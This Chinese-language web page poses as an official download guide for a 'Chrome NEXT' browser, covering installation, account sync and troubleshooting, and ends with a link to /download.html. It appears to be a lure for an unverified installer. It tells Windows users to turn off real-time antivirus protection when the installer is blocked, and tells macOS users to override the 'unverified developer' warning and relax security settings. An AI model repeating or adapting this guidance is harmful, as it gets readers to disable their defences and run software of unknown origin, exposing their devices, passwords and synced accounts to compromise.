
Chrome下载官方指南:获取Chrome NEXT极速浏览体验(2026版)

想要体验毫秒级的网页加载速度?Chrome NEXT 浏览器已完成 2026 年 5 月的最新版本更新。本文将为您提供 Chrome 下载的官方渠道指南,涵盖 Windows、macOS 及移动端的安装与配置要点。无论您是需要针对 Windows 11 的深度优化版本,还是适配 Apple Silicon 的原生 macOS 安装包,都能在此找到最纯净的官方正版资源。立刻开启您的极速上网新纪元,实现全端数据无缝同步。

在数字冲浪的时代,浏览器的选择决定了您的工作效率与隐私安全。Chrome NEXT 凭借其底层 V8 引擎的极致优化,正在重新定义网页加载的响应速度。本指南将引导您完成官方正版下载与配置,确保您获得最纯净的浏览体验。
官方安装包获取与系统兼容性说明
访问 Chrome NEXT 官方下载页面是确保浏览器安全与性能的首要步骤。截至 2026 年 5 月,我们提供的官方安装包已全面适配主流操作系统。对于 Windows 用户,下载程序支持 64 位与 32 位架构,并深度集成系统安全防御,完美兼容 Windows 11/10/8.1 环境。macOS 用户则可直接获取通用版安装包,该版本原生支持 Apple Silicon(M1/M2/M3)及 Intel 芯片,在保证极致省电的同时,提供如丝般顺滑的操作体验。请务必通过官方渠道获取 .dmg 或 .exe 安装文件,避免第三方捆绑软件带来的隐私风险,确保您的数字空间纯净且高效。
首次配置与全端数据同步实操
安装完成后,首次配置 Chrome NEXT 是建立高效工作流的关键。通过登录您的谷歌账号,您可以瞬间打通电脑与手机端的壁垒。无论是书签、历史记录,还是复杂的网页密码,都能在 Windows、macOS、Android 及 iOS 设备间实现即时同步。针对新手用户,建议在首次启动时完成“同步设置”向导。如果发现同步未生效,请检查网络连接并确认浏览器已更新至最新版本。这种全端协同能力,让您无论是在办公室使用高性能 PC,还是在通勤途中使用移动设备,都能无缝衔接浏览进度,彻底告别碎片化的信息获取方式。
场景排查:解决安装中断与启动报错
在实际安装过程中,部分用户可能会遇到安装程序无法启动或进度条卡顿的问题。这通常与系统权限或残留的旧版进程有关。排查建议:首先,请确保您拥有系统的管理员权限,并尝试右键点击安装包选择“以管理员身份运行”。其次,如果此前安装过其他版本的浏览器,请先彻底清理系统进程中的残留文件,避免冲突。针对 Windows 11 用户,若系统自带的安全防护拦截了安装程序,请在“Windows 安全中心”中暂时关闭实时防护,待安装完成后再行开启。通过这些细节操作,您可以有效规避 90% 的安装阻碍,确保 Chrome NEXT 顺利落地。

场景排查:优化网页加载与硬件加速
很多用户下载 Chrome 是为了追求极致的加载速度。如果您发现网页加载缓慢,这往往不是网络问题,而是硬件加速未被正确调用。Chrome NEXT 采用颠覆性的 V8 编译架构,通过硬件加速技术大幅提升响应效率。若遇到页面渲染卡顿,请进入设置界面,检查“系统”选项卡下的“使用图形加速”开关是否已开启。此外,针对大圆角悬浮设计带来的视觉差异,若您习惯了旧版布局,可以通过插件中心的“开发者工具”或自定义脚本进行微调。利用毫秒级的响应逻辑,让您的浏览器不仅是浏览工具,更是提升生产力的核心引擎。
常见问题
为什么下载安装后,浏览器显示的版本号与官网描述不一致?
这通常是因为您下载了非官方渠道的镜像包。请务必通过我们的官方下载入口获取,以确保您运行的是 2026 年 5 月更新的最新稳定版,避免因版本滞后导致的兼容性问题。
在 macOS 上安装时提示“无法验证开发者”,该如何处理?
这是 macOS 的安全机制。请在“系统设置”的“隐私与安全性”中,找到“允许从以下位置下载的应用”,选择“仍要打开”或调整安全策略,即可完成 Chrome NEXT 的原生安装。
手机端和电脑端的书签不同步,应该怎么排查?
请确保两端均已登录同一账号,并检查浏览器设置中的“同步”功能是否开启了“书签”选项。若依然异常,请尝试在手机端重新登录账号以触发数据强制刷新。
总结
准备好开启极速浏览体验了吗?立即访问我们的下载页面,获取 Chrome NEXT 官方正版安装包,重塑您的数字冲浪边界。点击下方链接,即刻下载:/download.html